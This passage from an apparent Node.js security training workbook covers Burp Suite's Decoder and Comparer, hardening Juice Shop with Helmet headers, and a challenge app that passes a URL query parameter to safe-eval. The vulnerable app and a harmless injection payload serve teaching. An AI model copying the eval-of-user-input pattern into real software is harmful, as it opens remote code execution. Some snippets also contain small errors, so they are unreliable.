

Fig.: Exercise with Burp Suite Repeater

Burp Suite Decoder

While inspecting the application traffic, we can see encoded data sent in the HTTP requests and responses. All the data can be difficult to interpret without properly decoding it. Burp Suite has a built-in Decoder tool, which can be used directly from the HTTP history, by selecting a captured request, highlighting the data we need to decode, right-clicking on it and selecting the “Send to Decoder” option from the menu.



Fig.: Send to Decoder

Let's do a short exercise to URL encode the payload used in the request from the screenshot above.

Payload

```
require('util').format('%s','hacked')
```

We will URL encode all special characters, like single apostrophe, comma and percent sign. Let's highlight our payload and send it to Decoder, then highlight all characters to encode, click "Encode as …" and choose "URL". The result should as follows:



Fig.: Encode as URL exercise

As a result, we can see 2 textboxes: 1st one with our payload and the 2nd one with the same payload containing encoded characters. Now, let's copy our encoded payload to the clipboard and move forward to the next section, "Burp Suite Comparer".

Burp Suite Comparer

When dealing with two strings that need to be compared, we can make use of the Burp Suite Comparer tool. Burp Suite Comparer can be used directly from the HTTP history as well as from the Repeater by right-clicking on the response and selecting "Send to Comparer" from the menu.



Fig.: Send to Comparer

Let's use the Burp Suite Comparer to check whether the payload encoded in the previous section is the same as the one used in the "Remote Code Execution in Node.js" section. To verify this, we need to paste 2 payloads: the 1st one from the Burp Suite Decoder copied to the clipboard and the 2nd one from the RCE in the Node.js section.



Fig.: Burp Suite Comparer

Let's hit the "Words" button now to compare strings if there are any differences.



Fig.: Burp Suite Comparer by Words

As we can see in the above screenshot, **there is no difference between those two strings**.

Burp Suite has many other features. If you are new on this, feel free to spend some time checking out the following link: https://portswigger.net/burp/documentation/desktop/tools

Part 6: Securing Node Applications

Using Helmet.js: Improving Security with HTTP Headers

Helmet is a Node js library that helps in securing Express apps settings by providing various HTTP headers. Let's secure our juice shop instance with some HTTP headers:

NOTE: It's always a good idea to keep a backup of the folder in case you wanna revert it later. In the lab VM, "*juice-shop-9.3.1_node12_linux_x64.tgz*" file will be available as a backup in the same location as juice-shop: *~/labs/part1/lab1/juice-shop*

Command:

```
cd ~/labs/part1/lab1/juice-shop
npm install helmet --save
```

Basic Usage:

```
const helmet = require('helmet')
app.use(helmet())
```

Let's run Juice shop and use a separate terminal to send some curl request to interact with the same:

Command:

```
curl --head http://localhost:3000
```

Output:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 05 Jul 2020 06:14:49 GMT
ETag: W/"72a-1731d9ce96e"
Content-Type: text/html; charset=UTF-8
Content-Length: 1834
Vary: Accept-Encoding
Date: Sun, 05 Jul 2020 06:15:05 GMT
Connection: keep-alive
```

Disabling the default x-powered-by HTTP Header which can reveal implementation details to the attacker.

File:
juice-shop/server.js

Code:

```
# line no: 140
app.disable("x-powered-by");
```

Changing the default session cookies for Express apps by setting key attribute

Code:

```
app.use(express.session({
            secret: "random string",
            key: "sessionId",
            cookie: {
                httpOnly: true,
                secure: true,
                sameSite: true
            }
        }));
```

The above settings enforce secure and httpOnly cookies along with strict sameSite cookie policy.

Reference:
https://www.npmjs.com/package/express-session#cookiesamesite

Enabling no cache header to prevent the browser from caching and storing pages:

Code:

```
app.use(helmet.noCache());
```

Enabling Content Security Policy (CSP) which allow loading resources only from whitelisted origins:

Code:

```
# example
app.use(helmet.contentSecurityPolicy({
```

```
  directives: {
    defaultSrc: ["'self'"],
    styleSrc: ["'self'", 'maxcdn.bootstrapcdn.com']
  }
}))
```

Enabling HSTS header which enforce the browser to allow only secure traffic (over https):

Code:

```
app.use(helmet.hsts());
```

Enabling “X-Content-Type-Options: nosniff” which forces browser to only use the Content-Type set in the response header instead of sniffing or guessing it

Code:

```
app.use(nosniff());
```

Let’s recheck the HTTP response headers once all the above configurations are applied (you can disable the hsts or enable https):

Command:

```
curl --head http://localhost:3000
```

Output:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Pragma: no-cache
Expires: 0
Content-Security-Policy: default-src 'self'; style-src 'self'
maxcdn.bootstrapcdn.com
X-Content-Security-Policy: default-src 'self'; style-src 'self'
maxcdn.bootstrapcdn.com
X-WebKit-CSP: default-src 'self'; style-src 'self' maxcdn.bootstrapcdn.com
Accept-Ranges: bytes
Last-Modified: Sun, 05 Jul 2020 07:23:10 GMT
ETag: W/"72a-1731ddb7e36"
Content-Type: text/html; charset=UTF-8
Content-Length: 1834
```

```
Vary: Accept-Encoding
Date: Sun, 05 Jul 2020 07:23:11 GMT
Connection: keep-alive
```

Extra Mile #1: eval to safe-eval() ?

In Part 4, RCE in Node.js, if eval() is replaced with safe-eval()[6], can you still get RCE ? safe-eval claims to be a safer alternative to eval() where one can still evaluate but then it limits the attack surface.

Command:

```
npm i safe-eval
```

Code:

```
var express = require('express');
var app = express();
var safeEval = require('safe-eval')

app.get('/', function (req, res) {
  res.send('Hello ' + safeEval(req.query.q));
  console.log(req.query.q);
});

app.listen(8080, function () {
  console.log(RCE app listening on port 8080!');
});
```

Email your solutions to admin@7asecurity.com for prizes

[6] https://www.npmjs.com/package/safe-eval